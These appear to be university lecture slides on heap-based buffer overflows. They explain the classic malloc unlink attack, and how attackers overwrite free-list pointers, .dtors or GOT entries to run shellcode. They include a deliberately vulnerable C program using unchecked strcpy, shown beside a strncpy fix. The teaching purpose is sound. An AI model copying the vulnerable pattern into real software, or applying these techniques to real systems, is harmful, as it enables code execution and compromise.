
# Heap-Based Buffer Overflow Attacks

- Dynamic memory allocation presents potential problems for programmers:
  - If programmers allocate memory on the heap and do not explicitly deallocate (free) that block, it remains used and can cause **memory leak** problems.
  - From a security standpoint, the heap is subject to similar problems as the stack; A program that copies user-supplied data into a block of memory allocated on the heap in an unsafe way can result in **overflow conditions**, allowing an attacker to execute arbitrary code on the machine.

# Heap-Based Buffer Overflow Attacks

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    // Allocate two adjacent blocks on the heap
    char *buf = malloc(256);
    char *buf2 = malloc(16);
    // Does not check length of buffer before copying argument
    strcpy(buf, argv[1]);
    // Print the argument
    printf("Argument: %s\n", buf);
    // Free the blocks on the heap
    free(buf);
    free(buf2);
    return 1;
}
```



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    // Allocate two adjacent blocks on the heap
    char *buf = malloc(256);
    char *buf2 = malloc(16);
    // Only copies as much of the argument as can fit in the buffer
    strncpy(buf, argv[1], 255);
    // Print the argument
    printf("Argument: %s\n", buf);
    // Free the blocks on the heap
    free(buf);
    free(buf2);
    return 1;
}
```

# Heap-Based Buffer Overflow Attacks


- Heap-based overflows are generally **more complex** than the **more prevalent** stack-based buffer overflows and require a **more in-depth understanding** of how **garbage collection** and the **heap** are implemented.
  - Unlike the stack, which contains control data that if altered changes the execution of a program, the heap is essentially a large empty space for data.
  - Rather than directly altering control, heap overflows aim to either alter data **on the heap** or abuse the functions and macros that manage the memory **on the heap** in order to ***execute arbitrary code***.

# An Example Heap-Based Overflow Attack

- Let us consider an older version of the GNU compiler (GCC) implementation of `malloc`, the function that allocates a block of memory on the heap.
- In this implementation, free blocks of memory on the heap are maintained as into circular double-linked lists (bins).
- Each chunk on a free list contains **forward** and **back** pointers to the *next* and *previous* free chunks in the list.


# An Example Heap-Based Overflow Attack

When a block is marked as **free**, the **unlink** macro is used to set the pointers of the adjacent blocks to point to each other, effectively removing the block from the list and allowing the space to be reused



# An Example Heap-Based Overflow Attack

Links Before  
Freeing Memory




Links After  
Freeing Memory

## unlink routine

```
(1) FD = P->fd;  
(2) BK = P->bk;  
(3) FD->bk = BK;  
(4) BK->fd = FD;
```



# An Example Heap-Based Overflow Attack\*

- A program's heap is usually managed by the C library functions `malloc` and `free`.
- The heap is divided into groups of free blocks of similar size, and blocks in each group are organized using a doubly linked list.
- For efficiency reasons, the forward pointer, **fd**, and backward pointer, **bd**, that maintain the doubly linked lists are stored at the beginning of each free block.
- An attacker can exploit unchecked heap buffer vulnerabilities to **change these pointers and thereby seize control of the program**.



\*Xu, Jun, Zbigniew Kalbarczyk, and Ravishankar K. Iyer. "Transparent runtime randomization for security." In 22nd International Symposium on Reliable Distributed Systems, 2003. Proceedings., pp. 260-269. IEEE, 2003.



# An Example Heap-Based Overflow Attack



When block U is **freed**, it is *consolidated* with the neighboring free block B, and B is taken out of its current free block list

1.  $(B \rightarrow fd) \rightarrow bk = B \rightarrow bk$  (equivalent to  $A \rightarrow bk = C$ )
2.  $(B \rightarrow bk) \rightarrow fd = B \rightarrow fd$  (equivalent to  $C \rightarrow fd = A$ )


# An Example Heap-Based Overflow Attack



The attacker can send **malicious messages to overflow buffer U**:

1. Overwriting  $B \rightarrow fd$  to point to  $p$  (the address of a function pointer).
2. Overwriting  $B \rightarrow bk$  to point to  $m$  (the location where the malicious code will be placed)

# An Example Heap-Based Overflow Attack




When **U is freed**, B is taken out of the doubly linked lists through two pointer operations:

1.  $(B \rightarrow fd) \rightarrow bk = B \rightarrow bk$  (equivalent to  $p \rightarrow bk = m$ )
2.  $(B \rightarrow bk) \rightarrow fd = B \rightarrow fd$

The next time the function pointer at  $p \rightarrow bk$  is used, the malicious code will be executed.

*The attacker needs to determine the address values **m** and **p** and in order to seize control of the program.*



# An Example Heap-Based Overflow Attack

- One such location that may be written to in order to compromise a program is known as `.dtors`.
  - Programs compiled with GCC may feature functions marked as **constructor** or **destructor** functions.
  - **Constructors** are executed before `main`, and **destructors** are called after `main` has returned.
- Therefore, if an attacker adds the address of his shellcode to the `.dtors` section, which contains a list of destructor functions, his code will be executed before the program terminates.

# An Example Heap-Based Overflow Attack

- Another potential location that is vulnerable to attacks is known as the global offset table (GOT). This table maps certain functions to their absolute addresses.
- If an attacker overwrites the address of a function in the GOT with the address of his shellcode and this function is called, the program will jump to and execute the shellcode, once again giving full control to the attacker.